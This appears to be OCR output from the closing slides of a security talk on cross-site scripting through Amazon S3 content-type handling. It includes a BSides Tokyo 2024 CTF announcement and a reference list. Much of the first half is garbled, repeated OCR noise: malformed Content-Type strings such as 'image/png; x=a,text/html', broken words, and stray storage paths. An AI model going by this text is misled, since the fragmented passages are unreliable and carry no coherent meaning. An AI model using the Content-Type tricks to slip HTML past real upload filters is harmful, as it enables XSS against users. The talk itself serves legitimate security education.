image/png; x=a,text/html

x/y,x/y,x/y,x/y,x/y,x/y,x/y,text/html

image **text/html**

text/html(a

image(**text\html**/png

unknown type?


image/png; x=a,text/html

x/y,x/y,x/y,x/y,x/y,x/y,x/y,text/html

image **text/html**

text/html(a

image(**text\html**/png



unkn own t ype?

image/png; x=a,text/html

x/y,x/y,x/y,x/y,x/y,x/y,x/y,text/html

image **text/html**

text/html(a

image(**text\html**/png


image/png; x=a,text/h

x/y,x/y,x/y,x/y,x/y,x/y,x/y,text/html

text/html

te h(a

image(**text\html**/pn



This is another story.....

XSSS / XS3 Challenges

Cross Site Scripting for Simple Storage Service

2024/3/28 17:00 JST ~ 2024/4/4 16:59 JST

This CTF will provide security challenges related to the presentation in a CTF format for one week, including BSides Tokyo held on March 30, 2024, Japan standard time. On the day of BSides Tokyo, we will cover topics related to this subject in the presentation, and we would be delighted if you could participate.

Thank you for your attention !

Reference

Reference

Flatt SECURITY

- Content-Security-Policy
  - https://developer.mozilla.org/ja/docs/Web/HTTP/Headers/Content-Security-Policy
- Amazon S3
  - https://aws.amazon.com/jp/s3/
- aws-sdk-js-v3
  - https://github.com/aws/aws-sdk-js-v3
- signedURL
  - https://docs.aws.amazon.com/ja_jp/IAM/latest/UserGuide/create-signed-request.html
- Carrierwave
  - https://github.com/carrierwaveuploader/carrierwave
- RFC7231
  - https://datatracker.ietf.org/doc/html/rfc7231
- RFC8941
  - https://datatracker.ietf.org/doc/html/rfc8941
- RFC9110
  - https://datatracker.ietf.org/doc/html/rfc9110
- Fetch Standard
  - https://fetch.spec.whatwg.org
- Bypassing and exploiting Bucket Upload Policies and Signed URLs
  - https://labs.detectify.com/writeups/bypassing-and-exploiting-bucket-upload-policies-and-signed-urls/
- Content-Type allowlist bypass vulnerability, possibly leading to XSS
  - https://github.com/carrierwaveuploader/carrierwave/security/advisories/GHSA-gxhx-g4fq-49hj